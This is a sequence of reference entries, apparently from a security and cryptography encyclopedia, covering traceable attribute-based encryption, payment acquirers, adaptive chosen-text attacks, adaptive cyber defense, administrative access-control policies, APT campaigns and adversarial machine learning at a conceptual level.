In the context of ABE, the notion of user accountability is the same as the notion of user traceability, which captures that dishonest users who illegally leak their private keys to other users could be identified. The notion of authority accountability captures that the authority who illegally generates and distributes legitimate private keys to unauthorized users could be detected. The key abuse problem in ABE was first investigated in Hinek et al. (2012). The concept of accountable ABE was first introduced by Li, Ren, and Kim in 2009 (Li et al., 2009). A multi-authority CP-ABE with user accountability was later proposed in Li et al. (2011). The first KP-ABE scheme that considered traceability was proposed by Yu et al. (2009). The

notion of traceability in the context of predicate encryption was introduced by Katz and Schröder (2011). In the context of ABE, there are two types of traceability: white-box traceability and black-box traceability. For white-box traceability, given a well-formed private key, a tracing algorithm can identify the dishonest user who leaks the key. For black-box traceability, given a decryption black-box, a tracing algorithm can find out the malicious users who built the device using their private keys. The first white-box traceable CP-ABE scheme supporting any monotone access structures was proposed in Liu et al. (2012). Later, Liu et al. (2013) proposed the first black-box traceable CP-ABE scheme that supports any monotone access structures. Ning et al. (2015b) proposed a white-box traceable CP-ABE scheme that supports flexible attributes. To identify dishonest users and the misbehavior of authority, an accountable authority CP-ABE scheme with white-box traceability was proposed in Ning et al. (2015a). Later, a black-box traceable CP-ABE scheme with short ciphertexts was proposed in Ning et al. (2016). Recently, Lai and Tang (2018) proposed a generic construction of black-box traceable CP-ABE which can also be transformed to be authority accountable.

Theory

Since most accountable and traceable ABE constructions are in ciphertext-policy setting, we mainly focus on accountable and traceable CP-ABE.

An accountable and traceable CP-ABE scheme consists of the following randomized algorithms: *Setup*, *Encrypt*, *KeyGen*, *Decrypt*, *KeySanityCheck*, *Trace*, *Trace'*, and *Trace* $\mathbb{D}$.

- *Setup*. Takes as input a security parameter and outputs the public parameters and a master key. The master key is known only to the authority.
- *Encrypt*. Takes as input the public parameters, a message and an access policy over the universe of attributes, and outputs a ciphertext.
- *KeyGen*. Takes as input the public parameters, the master key, a set of attributes, and an identity, and outputs a private key.
- *Decrypt*. Takes as input the public parameters, a ciphertext associated with an access policy $\mathbb{A}$ and a private key for a set *S* of attributes, and outputs the corresponding plaintext if *S* satisfies $\mathbb{A}$.

- *KeySanityCheck*. Takes as input the public parameters and a private key and outputs 1 if the private key passes the key sanity check; otherwise, outputs 0.
- *Trace*. Takes as input the public parameters, the master key and a private key. The algorithm outputs an identity of the dishonest user.
- *Trace'*. Takes as input the public parameters, the master key and a private key. The algorithm outputs 1 if the authority is malicious; otherwise, outputs an identity of the dishonest user.
- *Trace* $^{\mathbb{D}}$. Takes as input the public parameters, the master key and a decryption black-box $\mathbb{D}$, and outputs an identity set of malicious users.

The algorithms *KeySanityCheck*, *Trace*, *Trace*', and *Trace* $^{\mathbb{D}}$ are optional. If a CP-ABE scheme contains algorithms *KeySanityCheck* and *Trace*, it is called *white-box traceable CP-ABE* or *CP-ABE with white-box traceability*. If a CP-ABE scheme contains algorithms *KeySanityCheck* and *Trace*', it is called *accountable and white-box traceable CP-ABE* or *accountable CP-ABE with white-box traceability*. If a CP-ABE scheme contains algorithm *Trace* $^{\mathbb{D}}$, it is called *accountable and black-box traceable CP-ABE* or *accountable CP-ABE with black-box traceability*.

The algorithm *Setup* is run by a trusted party, the authority. The algorithm *Encrypt* is run by the data owner to encrypt messages. The algorithm *KeyGen* is run by the authority to generate the private key corresponding to a set of attributes as the response to the private key request of a user. The algorithm *Decrypt* is run by the user to decrypt messages. The algorithms *Encrypt* and *Decrypt* should satisfy the standard consistency constraints: if all algorithms are executed correctly, then any message encrypted with the algorithm *Encrypt* should be decrypted correctly by the algorithm *Decrypt* providing that the set of attributes associated with the user's private key satisfies the access polity of the ciphertext. The algorithm *KeySanityCheck* is run by a trusted party, the traceable authority, to verify whether a private key is well-formed or not. The algorithm *Trace* is run by the traceable authority to trace the owner of the private key. The algorithm *Trace* $^{\mathbb{D}}$ is run by the traceable authority to trace the malicious users who build the decryption black-box $\mathbb{D}$. If algorithm *Trace*, *Trace*', and *Trace* $^{\mathbb{D}}$ do not take the master key as input, we call the scheme is publicly traceable.

Applications

Accountable and traceable ABE was introduced to enable traceability of malicious users and accountability of authority. It can be applied in the following applications:

- *Traceability of malicious users*. An accountable and traceable ABE scheme can be used to trace malicious users who illegally leak their private keys to others for profits, such as pay-TV system.
- *Accountability of authority*. An accountable and traceable ABE scheme can be utilized to identify the misbehavior of the authority, i.e., distributing private keys for unauthorized users.

Open Problems and Future Directions

There are several challenging problems:

- *Accountable and traceable ABE scheme with adaptive black-box traceability in the standard model*. Most of the existing accountable and traceable ABE schemes are only selectively traceable in the sense that the adversary needs to declare the access structure of a decryption black-box before seeing the public parameters. How to design an accountable and traceable ABE scheme with adaptive black-box traceability in the standard model is a challenging problem.
- *Efficient accountable and black-box traceable ABE*. Most of the existing accountable and black-box traceable ABE schemes are based on composite order groups. How to construct efficient accountable and traceable ABE schemes with high efficiency based on prime order groups or even without pairing is a challenging problem.
- *Post-quantum accountable and traceable ABE*. With the development of quantum computers, post-quantum accountable and traceable ABE schemes from post-quantum hardness assumptions should be developed.

Acquirer

Marijke De Soete[10] ✉
(10) Security4Biz, Oostkamp, Belgium

Definition

In card retail payment schemes and electronic commerce, there are normally two parties involved in a payment transaction: a customer and a merchant. The acquirer is the bank of the merchant.

In POS transactions: the entity (usually a bank) to which the merchant transmits the information necessary to process the card payment.

In ATM transactions: the entity (usually a bank) which makes banking services (e.g., cash retrieval) available to the customer (cardholder), directly or via the use of third-party providers.

Adaptive Chosen Ciphertext Attack

Alex Biryukov[11] ✉
(11) FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg City, Luxembourg

✉ **Alex Biryukov**
Email: Alex.Biryukov@uni.lu

Definition

An *adaptive* chosen ciphertext attack is a chosen ciphertext attack scenario in which the attacker has the ability to make his or her choice of the inputs to the decryption function based on the previous chosen ciphertext queries. The scenario is clearly more powerful than the basic chosen ciphertext attack and thus less realistic. However, the attack may be quite practical in the public-key setting. For example, plain RSA is vulnerable to chosen ciphertext attack (RSA Public-Key Encryption for more details) and some implementations of RSA may be vulnerable to *adaptive* chosen ciphertext attack, as shown by Bleichenbacher (1998).

Adaptive Chosen Plaintext and Chosen Ciphertext Attack

Alex Biryukov[12] ✉
(12) FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg City, Luxembourg

Definition

In this attack, the scenario allows the attacker to apply adaptive chosen plaintext and adaptive chosen ciphertext queries simultaneously. The attack is one of the most powerful in terms of the capabilities of the attacker. The only two examples of such attacks known to date are the boomerang attack (Wagner 1999) and the *yoyo-game* (Biham et al. 1999).

Adaptive Chosen Plaintext Attack

Alex Biryukov[13] ✉
(13) FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg City, Luxembourg

Definition

An *adaptive*chosen plaintext attack is a chosen plaintext attack scenario in which the attacker has the ability to make his or her choice of the inputs to the encryption function based on the previous chosen plaintext queries and their corresponding ciphertexts. The scenario is clearly more powerful than the basic chosen plaintext attack, but is probably less practical in real life since it requires interaction of the attacker with the encryption device.

Synonyms

Autonomous cyber response; Intrusion tolerance; Survivability

Definition

Adaptive Cyber Defense (ACD in short) covers the general area of cyber security that is outside of its classical focus, namely, protection and detection. Specifically, ACD incorporates adaptive and autonomous responses – proactive, or reactive, to detected attacks or observed cyber incidents – that dynamically change some combination of the configuration of the protected system, its behavior, and the security policies and mechanisms that govern the system, with the aim of achieving tolerance, survivability, and resilience to future attacks.

Background

The initial focus of cyber security was protection – security mechanisms and techniques focused on preventing bad things from happening. Typically, strict enforcement of well-designed static policies prevented any attempts to violate, breach, or bypass the security controls (Lipner 2015). As systems grew more complex, versatile, geographically distributed, networked, and interconnected, and attackers became more motivated, it soon became apparent that complete prevention is unachievable if computer systems are to provide meaningful services outside of highly controlled environments and very restricted scope. This ushered the second generation of cyber security, leading to the research and development of intrusion detection systems (Axelsson 2000), which had the goal of detecting attacks as they happen. As it turned out, it is hard to ensure that all attacks will be detected in time before they cause perceivable damage. New attack techniques and evolving methods such as polymorphic attacks were quickly outpacing both signature-based and anomaly-based detection mechanisms, seeding the germs of ACD in the form of periodically updated virus and malware signatures which made intrusion detection systems somewhat dynamic. However, generating new signatures involved (and it still does to some extent) significant expertise and manual effort. Consequently, the third generation of cyber security focused on intrusion tolerant systems – if attacks cannot be prevented or detected on time, let us try to make the systems survive and operate through attacks by changing and evolving aspects of the system itself. Over the last two decades, we have made significant progress in ACD as a community. Unfortunately, new software and hardware technologies are also available to the adversary, and creating flawless software proven to be bug-free and un-exploitable is still far from reality. As a result, cyber defense is still very much an arms race between the defenders and the adversary. Current work focusing on resilience to address novel and unknown attacks may shift the balance going forward.

Theory and Application

In the context of this article, we use the term system to mean running software within a hardware environment. The hardware can be a collection of compute devices, ranging from small embedded devices to rack-mounted servers. The software typically takes the form of one or more processes on each compute device and can include infrastructure services and end-user

applications. Collectively, the system provides a service to its users or has an application in the civilian, military, business and commercial, social or entertainment aspects of modern day lives.

Given this high-level description of the system, we can now delve into cyber attacks and cyber defense, specifically adaptive defenses. Originated initially as curiosity and as a means to achieve bragging rights, attacks on computer systems quickly evolved as such systems began to play increasing roles in our society. Systems process data and manage and maintain information. In our information centric and data-driven world, it is easily possible to cause real harm to individuals, institutions, as well as critical national infrastructure like the power grid or financial systems by unauthorized access of information, by denying the services provided by such systems or corrupting them.

The need to defend systems from cyber-attacks is obvious: these systems perform or support critical functions, and therefore need to remain available, operate correctly, and should not allow unauthorized data access or manipulation. The need for *adaptive* cyber defense stems from the inability to prove that a system cannot be exploited. In addition, experience has shown that we cannot always prevent attacks nor detect them before they cause damage. Therefore, we need to recover from the attack, repair the damage, and make the system resilient to future attacks – all of which involves adaptation or change.

Where is ACD implemented and by whom? The answer is getting more complicated as the computing and software technology landscape evolves. Defensive capabilities can exist in the hardware environment (e.g., the hardware memory management or memory protection unit that prevents one process to easily access the virtual address space allocated to another process), in the software that runs on such environments (e.g., the application software may use encryption to prevent unauthorized disclosure, ask for authentication before granting access; the operating system software may offer various levels of permissions, ownership, and network filtering capability), and the network that connects them (e.g., denial of service protection). As a result, the developers of the hardware, software, and the network components as well as the owners and operators of the systems (e.g., a bank) or the environments (e.g., a cloud vendor) and networks (e.g., an ISP/network operator) all bear some responsibility for cyber defense, maintaining and adapting them as needed. Software is being used

increasingly to implement systems. In addition to implementing the algorithms and functions for the application program, software implements the virtual machines and containers in which such application processes run, and various aspects of the network (e.g., software defined networking, network function virtualization, etc.) in which these containers live. The vendor/manufacturer of one kind of software is the user of another kind – and their interest in the tradeoff between new features, time to market, and cyber defense generally do not align. Similarly, network operators and cloud vendors may provide a level of security protection and monitoring to systems that use the resources and environment they offer – but that may or may not be sufficient for the systems and applications hosted in such environments. Traditional security relied on perimeter defense – attempting to strictly control and monitor how the system is accessed through well-defined paths across system boundaries. As enterprise systems are moved to the shared-tenancy cloud environments, the assumption of a well-delineated system boundary is not valid any more leading to the development of Zero Trust Architecture (Rose et al. 2020). In addition, there are security vendors that provide tools that can be used at various layers of the system – some deeply integrated as part of the software development process and some during deployment in the operating environment. And finally, the end users who actually use the system also have a stake in cyber defense – lack of awareness and education about cyber security can easily subvert the most sophisticated defense.

This brings us to the key question – how to perform cyber defense, especially adaptive cyber defense. Our research over the past two decades tracks the evolution of ACD pretty well. What follows is a summary of various aspects of ACD experienced and observed from that vantage point.

Around 1998, we observed that perimeter defenses are too open/incompatible with the application's need and what the application needs when under attack in order to operate through is different from what it needs under benign conditions. The very early ACD approaches aimed for graceful degradation against attacks. Sensor-actuator loops, pre-programmed middleware-based integration of defense mechanism, and application software for defensive response to availability attacks resulted in defense-enabled applications. Instead of instantly succumbing to attack, defense-enabled applications (Pal et al. 2001) continued to provide some service until the attackers could catch up prevent further adaptation.

Soon, the scope of ACD expanded from availability attacks to integrity attacks. Byzantine Fault Tolerant replication with adaptive replica placement is an example of ACD mechanism used for this purpose. Moving target defense was demonstrated by stochastically choosing where the next replica will be placed, and by modulating opening and closing of service ports on top of IP and port hopping strategies.

Around 2002–2005, under the auspices of DARPA (Lala 2003), a high water-mark in survivable system design that integrated protection, detection, and adaptation mechanisms in a survivability architecture was demonstrated and evaluated using multiple red teams. The survivability architecture used redundancy, isolation, and containment as fundamental structural constructs. The primary focus of ACD in this system was on containment of the attack and providing some level of service during attack, which was achieved by semi-automated manipulation of defense mechanisms like host and network security policy enforcement, encryption in point to point and group communication, and spatial and temporal redundancy. This effort highlighted the critical need for making sense of the data that the various defense mechanisms were generating and using that understanding in defensive decision making.

Cognitive reasoning about adaptive cyber defense decision-making, and effectively sharing the learned insight of the attack or successful responses came next. At a high level, the key issue is to develop a cognitive model of the system where alerts and observations from the system trigger analysis and reasoning to determine the appropriate actions that provides the best defensive value for the current system state.

The move toward service-oriented architectures and migration to cloud introduced new challenges for ACD. We introduced the notion of crumple zones in the context of defending service-oriented architecture (SOA)-based systems. Crumple zones are software constructs whose sole purpose is to absorb the blow before attacks get to the defended application. For SOA systems, service requests can be intercepted and partially evaluated in the crumple zone before release to the defended service. Watchdogs monitored the state of the crumple zone, enabling restarts and other defensive actions when a service request caused unexpected conditions in the crumple zone. The crumple zone concept can be extended further to cover the main paths through which running software processes interact with their environment and each other, namely, network, storage, and UI.

Initial ACDs tended to rely on a fixed set of defensive actions, and trying to interpret the current system state and observations to decide which actions to take. Newer ACD research delved into the root cause of a successful or ongoing attack – repairing or masking the flaw exploited by the attack, understanding the attack paths and disrupting the attacker strategies – just as non-ACD security research is attempting to detect the existence of flaws, exploits and eliminate or prevent them in the first place. For example, in the A3 project (Pal et al. 2014), we used application-level record and replay, and VM introspection-based experimentation to automatically learn network and storage access filters as well as code-level patches to prevent future exploitation of the flaw that underlie a successful attack. As a result, even if a zero day attack is successful against an A3-protected application, A3 is able to patch the application to be resilient against similar exploits of the same flaw.

Manipulating firewalls, changing routes or controlling flow are common network-level ACD responses. But they may not be effective against sophisticated low and slow distributed denial of service (DDOS) attacks. Deeper out-of-band (to minimize the delay introduced by the defense) protocol-specific analysis of traffic has been used to detect abuse of protocol features that often underlie such attacks, which in turn can trigger network-level maneuvers that can absorb or disrupt the ongoing DDOS campaign. Deceptive maneuvers in response to reconnaissance has shown to increase the attacker work factor. Moving computation and data among dispersed in-network end edge resources has also been used as ACD responses. In an ongoing project, we are developing technologies to enable adaptive response to support distributed operation that is resilient against catastrophic cyber and physical failures. Researchers have also used distributed hash tables (DHT) and distributed ledger technology (DLT) in enabling network-wide ACD actions and command and control of distributed cyber defense mechanisms.

Encountering resistance, attackers often resort to attacking the defense mechanisms. This is why Cross Domain Solutions (CDSs), hardware, and software components that enforce applicable security policies on information exchanged across security domains are hardened so much that they are highly static and difficult to accommodate changing information needs (for instance, they are configurable only from a local terminal). To make the CDSs more dynamic and resilient, a new protocol called the

Guard Remote Management Protocol (GRMP) for securely and remotely updating CDS policies was developed under strict guidance from the government. The management capability was further extended to cover clusters of CDSs for load balancing as well as for quick fail over. To accommodate the information protection needs at the tactical edge, new concepts like fractionating the necessary security functionality across multiple devices and dynamically creating secure cross-domain flows involving a collection of devices, not all of which are equally trusted are being developed. Resiliency and self-defense of other ACD mechanisms are likely to follow similar trajectory.

Quantifying security is hard, quantifying adaptive security is harder. Cyber security metrics often fall down to attacker work factor and level of attacker's competency – both are subjective. We have developed a modeling and simulation-based approach (Atighetchi et al. 2016) to cyber quantification where semantic graph models of the defended system, its mission, and its defenses are analyzed to derive attack surfaces. By pitting these models against attacker models in simulation, it is possible to compute various indexes that calibrate the effectiveness of the defenses in the context of the defended system, its mission, and the attacker. By following the same methodology for the same system, mission and attacker and different sets of defenses relative utility and effectiveness of these defenses, including ACD, can be objectively computed. To help with this methodology, we have also developed techniques to derive the models from execution traces, traffic and program analysis, and observed attacker work flows.

Open Problems and Future Directions

We conclude this entry with a sample of issues that the security community is facing today and are presenting new challenges for ACD.

Attacks with new objectives and TTPs continue to emerge. We are seeing more ransomware and supply chain attacks like SolarWinds and Kaseya. Many businesses today are heavily dependent on content. More importantly, managing other organizations' data and services using software has become a considerable business. Consequently, ransomware attack on software systems used by these managed service providers or MSPs (Kaseya's VSA is an example) will have an amplifying effect. With

DevSecOps, where the software development and deployment is connected in a fast, highly dynamic and direct pipeline, the threat and potential impact of supply chain attacks is further exacerbated.

Another challenge stems from the fact that as a community we have not been very successful in reducing the attack surface over time. We introduce new mechanisms and techniques that take out certain attack paths, but new attack avenues pop up – specifically, many of the defense mechanisms being software, they themselves have become attack surfaces. To illustrate, consider OpenSSL which is a cryptographic library used in many security services. But, it itself suffered from the Heartbleed attack (Durumeric et al. 2014). Being able to derive provable guarantees about the system and its adaptation policy remains an active area of research.

As enterprises have move to shared cloud-based infrastructures open to whoever pays the bill and signs the user agreement, adversaries can legitimately gain a place in the environment, remain compliant to the vendor's policies and monitoring rules while at the same time performing malicious acts such as spying on other tenants or denying resources to other tenants. How do we respond and how fast can we respond? Whose responsibility is it?

With serverless computing and microservice-based architectures, the software application is getting further decentralized, more dynamic, and less bounded to an execution environment. This may be good for adaptation, but the high-intensity dynamism presents new challenges for protection and detection, and forces the application owner to relinquish most of the security and resiliency responsibility to the Function as a Service (FaaS) vendor. How much and what security and resiliency mechanism can one encode in a Google Cloud function or AWS lambda? On the other hand, the FaaS vendor has total control of the application function and data. Unless the functions are based on Fully Homomorphic Encryption, is there any hope to protect information? How can the FaaS vendor prove the integrity of the platform to their customers? Are there ways to leverage the low cost to somehow offset this risk?

Definitions

An *administrative policy* defines who can grant and revoke authorizations (or prohibitions) to access resources.

Background

An access control service controls every access to a system and its resources to ensure that all and only authorized accesses can take place. To this purpose, access control is based on access rules defining which accesses are (or are not) to be allowed. An administrative policy is therefore needed to regulate the specification of such rules, that is, to define who can add, delete, or modify them. Administrative policies are one of the most important, though less understood, aspect in access control. Indeed, they have usually received little consideration, and, while it is true that a simple administrative policy would suffice for many applications, it is also true that new applications (and organizational environments) would benefit from the enrichment of administrative policies. For instance, there are increasing

concerns related to the protection of the privacy of the users who want to maintain the control over how their personal information is collected, shared, and used by the parties involved. This implies the need of defining innovative administrative models and policies that also guarantee the compliance of the access control with applicable laws, regulations, and standards.

Theory and Application

Access control policies are usually coupled with (or include) an administrative policy. In multilevel mandatory access control, the allowed accesses are determined entirely on the basis of the security classification of subjects and objects. Security classes are assigned to users by the security administrator. Security classes of objects are determined by the system on the basis of the classes associated with the users creating them. The security administrator is typically the only one who can change the security classes of subjects and objects. The administrative policy is therefore very simple. Discretionary and role-based access control permit a wide range of administrative policies. Some of these are described below (Samarati and De Capitani di Vimercati, 2001):

- *Centralized*. A single authorizer (or group) can grant and revoke authorizations to the users.
- *Hierarchical*. A central authorizer is responsible for assigning administrative responsibilities to other administrators. The administrators can then grant and revoke access authorizations to the users of the system. Hierarchical administration can be applied, for example, according to the organization chart.
- *Cooperative*. Special authorizations on given resources cannot be granted by a single authorizer but need cooperation of several authorizers.
- *Ownership*. Each object is associated with an owner, who generally coincides with the user who created the object. Users can grant and revoke authorizations on the objects they own.
- *Decentralized*. Extending the previous approaches, the owner of an object (or its administrators) can delegate other users the privilege of specifying authorizations, possibly with the ability of further delegating it.

For its simplicity and large applicability, the ownership policy is the most popular choice in today's systems. This administrative policy is used, for example, in Linux-based operating systems as well as Windows-based operating systems. However, there are also scenarios where the classical ownership policy may not apply anymore. As an example, consider the role-based policies. In this case, users do not necessarily own the objects they created when in a given role. Decentralized administration is typically captured with ownership in the database management system contexts. In this case, every object in SQL has an owner, typically its creator (e.g., see SQL Access Control Model). Decentralized administration is convenient since it allows users to delegate administrative privileges to others. Delegation, however, complicates the authorization management. In particular, it becomes more difficult for users to keep track of who can access their objects. Furthermore, revocation of authorizations becomes more complex. There are many possible variations on the way decentralized administration works, which may differ in the way the following questions are answered:

- What is the granularity of administrative authorizations?
- Can delegation be restricted, that is, can the grantor of an administrative authorization impose restrictions on the subjects to which the recipient can further grant the authorization?
- Who can revoke authorizations?
- What about authorizations granted by the revokee?

Existing decentralized policies allow users to grant administration for a specific privilege (meaning a given access on a given object). They do not permit to put constraints on the subjects to which the recipient receiving administrative authority can grant the access. This feature could, however, result useful. For instance, an organization could delegate one of its employees to granting access to some resources constraining the authorizations the employee can grant to employees working within the employee's laboratory. Usually, authorizations can be revoked only by the user who granted them (or, possibly, by the object's owner). When an administrative authorization is revoked, the problem arises of dealing with the authorizations specified by the users from whom the administrative privilege is being revoked. As an example, suppose that `Alice` gives `Bob` the authorization to read File1 and gives him the privilege of granting this

authorization to others (in some systems, such capability of delegation is called *grant option*). Suppose then that `Bob` grants the same authorization to `Chris`, and subsequently `Alice` revokes the authorization from `Bob`. The problem now is what should happen to the authorization that `Chris` has received from `Bob`. Typically, the choice is either to deny the revocation (since the authorization of `Chris` would remain dangling) or enforce a recursive revoke deleting also `Chris'` authorization. In general, recursive revoke means that when a user is revoked the grant option on an access, all authorizations that the user granted and could not have been granted without the revoked authorization should also be (recursively) deleted. This implies that to enforce the recursive revoke, a system has to keep track of the grantor of each authorization, meaning the user who specifies the authorization, since the same authorization can be granted by different users.

Open Problems and Future Directions

Policy administration in emerging scenarios and applications (e.g., cloud computing, mobile applications) is a difficult task because the administrative process is often distributed and can involve untrusted parties. Administrative policies must then be robust against possible collusions among parties and must guarantee the correct specification of policies, which must be compliant with different types of requirements including privacy regulations.

Definition

Administrative policies specify the responsibilities for the definition of the security policy in an organization. They can be considered as *metapolicies*, describing how users can create the concrete policy that has to be applied over the resources in the system. SQL supports the definition of administrative polices in a relational database, managing access control for the users of the system.

Application

Outside of the database scenario, administrative policies used to be supported in a limited way. Technology is improving in this area, but the integrated collection of services and the availability of a rich and structured data dictionary allow relational databases to support the representation and management of administrative policies better than other systems.

Administrative policies for databases may encompass several aspects, like backup and recovery, performance tuning, data quality, and compliance, but we focus here on access control and the specification of access privileges for users. A common facility in most access control systems is the idea that there is a central overall owner of the system (e.g., *administrator*, *root*, and *supervisor*); then, to improve flexibility and let the system better manage the information system requirements, an *owner* (user, role, and group) for every resource is defined. The owner typically corresponds to the security principal responsible for the creation of the resource. The owner, in addition to the central administrator, will have the right to define access privileges to the resource or to portions of it.

The access control model used in relational databases and supported by SQL at a first level follows the above approach: There is a central database administrator (*DBA*), and for every resource (schema, table, domain, trigger, etc.) there is an owner. Privileges can be granted on every resource by the DBA and by its owner. If a resource contains other resources, the privilege granted to the container also holds over the resources contained in it.

For small systems, the administrative model relying on the concepts of an overall owner of the system and a specific owner of every resource is often sufficient. For large systems, the reliance on a single administrative role is typically inadequate. In those systems, it is crucial to be able to organize the set of resources into separate domains, assigning distinct responsibilities to different administrators for each domain. The overall organization is typically hierarchical, but more flexible structures are also possible (e.g., a federated model can support the cooperation between independent security domains). The SQL access control model satisfies these requirements, offering mechanisms for schema definition that permit to identify separate domains. Also, the grant option offers a convenient way for the transfer of privileges over a domain or portion of a domain.

For instance, we can consider a scenario where a hierarchical administrative policy has to be defined, with a root DBA responsible for the complete content of the database and a collection of domains within it, each containing a set of tables. The DBA can easily satisfy these requirements by granting to the users/roles responsible for the administration of each domain the required privileges, using the grant option. The domain administrators will then be able to freely manage access privileges to the resources within the domains, granting privileges to other users in order to carefully realize the access control policy required by the information system.

In general, the support for policy management realized by SQL offers fine granularity, allowing the DBA to create policies that meet special circumstances and limit the delegation of administrative policies to a desired subset of data or privileges. The use of revoke statements within previously granted domains permits to exempt a particular instance, database, or database object from a policy.

A crucial requirement satisfied by the administrative model for SQL is represented by the definition of a single repository for all the policies applicable to a given data collection. Other access control systems may define and activate administrative policies in one part of the system, whereas the access policies for the concrete resources are stored in a separate repository. This separation increases the costs for the consolidated management of information system security.

A common configuration used in systems organizes the database separating the production and the development environments. The production environment contains the databases containing the live data of the organization used to support the applications of the information system. The development environment is dedicated to support software engineers in the construction and maintenance of applications. The security policy of the production databases is usually rigid and assigns limited privileges to users of the system, often organizing the security policy based on the domains of separate applications. Software engineers often have limited or no access rights to the production database. The development environment is instead dedicated to support the needs of software engineers, and in the development database application writers often are given the system privileges that allow them to completely control a portion of the database, allowing them to introduce views or stored procedures that may be required by applications. The ability of the SQL access control model to let database

administrators assign to users who are not database administrators the privileges to flexibly operate in the manipulation of database objects is quite beneficial and facilitates the work of application developers.

APT attack; APT campaigns

Definition

Advanced persistent threat (APT) campaigns employ sophisticated strategies and tactics to achieve their attack goal usually over a long period of time. Such strategies and tactics typically consist of multiple steps – each playing a different role, such as performing initial access, malicious code execution, privilege escalation, and data exfiltration.

Background

APTs are one of the top cybersecurity concerns in enterprise networks. In the past decade, APT attack campaigns, such as GhostNet in 2009, Stuxnet in 2010, and Deep Panda since 2012, resulted in large-scale data breaches

(for example, stealthy data exfiltration during weeks or months), system infection, integrity degradation, and even damage to cyberphysical systems, such as centrifuges used for separating nuclear material. For example, (a) GhostNet has infiltrated high-value political, economic, and media locations in 103 countries. Computer systems belonging to embassies, foreign ministries, and other government offices were compromised; (b) Stuxnet (Kushner 2013) targets programmable logic controllers, which allow the automation of electromechanical processes, such as those used to control machinery and industrial processes, including gas centrifuges for separating nuclear material; (c) Deep Panda targets many industries, including health care, defense, financial and telecommunications, with such purposes as stealing drug formulas and business information.

Guided by a carefully designed playbook, an APT attack campaign can be carried out over a long time interval (for example, several months). An example of an APT strategy is to let two attack actions be attributed to different user accounts, Internet Protocol addresses, port numbers, and time intervals. The commonly used tactics can be APT malware, which combines probing, infection, backdoors, monitoring, and stealth. In each step of an APT campaign, it will employ techniques, such as spear phishing, drive-by download, buffer overflow, and pass the hash. An APT tactic is usually recognized as a chain of specific APT techniques. To be stealthy, APT campaigns usually make their individual attack actions unnoticed by defenders, through means such as backdoors and rootkits. Even if the attack actions are noticed by a defender, the actions will appear to be random and uncorrelated.

Common Characteristics of APT Attack Campaigns

The following are common characteristics of APT attack campaigns:

- *Multi-attack-stage*. The campaign usually contains multiple attack stages, each of which consists of multiple steps. Each stage and step has a specific purpose (for example, authenticating to a remote server to set up a covert channel for data exfiltration). In addition, the campaigns typically follow a particular attack pattern, that is, a specific sequencing of APT techniques.

- *Control and Data Dependency*. Each technique in an APT tactic has its postconditions and prerequisites. Postconditions are the results of an attack action, such as malicious processes being created, files being accessed, or a user account being modified. Prerequisites describe the preconditions that are needed for the APT technique to be effective. In many cases, the prerequisite of a technique in an attack step is the postcondition of the technique in the previous one. The APT techniques can be chained to form a tactic through matching the postconditions and prerequisites.
- *Malware*. To achieve and automate an APT campaign, the adversary has strong incentives to install and run malware that serves different purposes, even some on a server that is hosted by a "bullet-proof" hosting company.
- *Data Exfiltration*. Data exfiltration is concerned with which data are exfiltrated and how. Once the desired data have been collected, adversaries often package them through compression and encryption to avoid detection. The package is usually removed after data exfiltration to eliminate the traces left on the compromised computer.
- *Stealth*. Since an APT campaign may last weeks or even months, it often hides its individual attack steps as a "needle in a haystack" of probes from ordinary nonpersistent attacks. This makes it difficult for the analysts to notice the causality and dependencies between the individual attack steps.
- *Alert Sources*. The attack actions involved in an APT campaign often leave traces of themselves. These traces could be recorded or audited by system or security sensors in a variety of data types, such as Tcpdump data, system audit logs, firewall logs, and so forth. In addition, security analysts (in a cybersecurity operation center) are constantly working on harvesting IoCs and evaluating the relationships between them.
- *Threat Intelligence*. Threat intelligence means collecting out-of-band intelligence about the threat actors, including individuals, groups, or organizations, believed to be operating maliciously behind a particular APT campaign.
- *Intrusion Set*. As defined in Structured Threat Information Expression, this is "a grouped set of adversarial behaviors and resources with common properties believed to be orchestrated by a single threat actor."

- *Vulnerability*. APT campaigns may exploit a set of vulnerabilities to achieve their goals. Some may exploit zero-day vulnerabilities.
- *Attribution*. Attribution means answering the “who did what” question through associating the attack actions involved in an APT campaign with particular threat actors.

Open Problems and Future Directions

First, how to predict unprepared previously unknown kinds of APT campaigns is an open problem. For example, the SolarWinds attack (Massacci et al. 2021) in 2021 is a first APT attack that abuses the trust put in a software supply chain: it gained access to government and other systems through a compromised update to SolarWinds’ Orion (network and applications monitoring) software. One future direction is to use artificial intelligence to better explore the space of APT attacks.

Second, how to accurately detect APT campaigns is an open problem. Due to the stealthy nature of APTs, their campaigns are not easy to detect. Although indicators of compromise (IoCs) are being regularly provided to security analysts to serve as alerts or cues for a particular threat, an APT’s big picture is often not recognized until it is too late to avoid devastating damage. An APT campaign can often hide its individual attack steps as a proverbial “needle in a haystack” of probes from ordinary nonpersistent attacks, thus thwarting the security analyst’s ability to recognize the causality and dependencies between the APT’s individual attack steps. Without “gluing” these individual attack steps and IoCs together, there is no basis upon which to assess the adversary’s intent, specific objectives, and strategy. Another future direction is to use artificial intelligence to assist security analysts.

Adversarial Artificial Intelligence (AI); Adversarial Machine Learning (AML)

Definition

Adversarial Machine Learning (AML) is the use of malicious inputs to attack and fool Machine Learning (ML) models into taking the wrong actions.

Background

Adversarial AI describes a new class of attacks on AI, and typically on machine learning (ML) models. It is generally used interchangeably with Adversarial Machine Learning (ML) or Adversarial ML. Adversarial ML attacks seek to exploit the complexity and input space of a ML model by feeding the model malicious inputs that make it take the wrong action and produce an outcome that benefits the threat actor.

Threat actors can manipulate machine learning algorithms in many ways, depending on the threat outcome they're seeking to achieve. One approach is to craft inputs with the objective of being misclassified, i.e.,

with the objective of causing the classifier to give the wrong output, without being detected. Because these manipulations and attacks are associated with the goal of avoiding detection, they are known as *evasion attacks*.

Evasion Attacks

In evasion attacks, adversaries probe the ML classifiers with new inputs in an attempt to fool them and produce a nondesired outcome. For example, the threat actor may probe an antivirus tool with a malicious document, a spam filter with a carefully crafted spam email, or an image classifier with a manipulated image that a human would label one way, while the classifier would label another way. They can also be used to insert subliminal voice activation commands into audio files or to manipulate control systems' sensors inputs to produce unintended outcomes. Such inputs that threat actors use to produce these outcomes are called *adversarial inputs* because they are explicitly designed to bypass the classifiers.

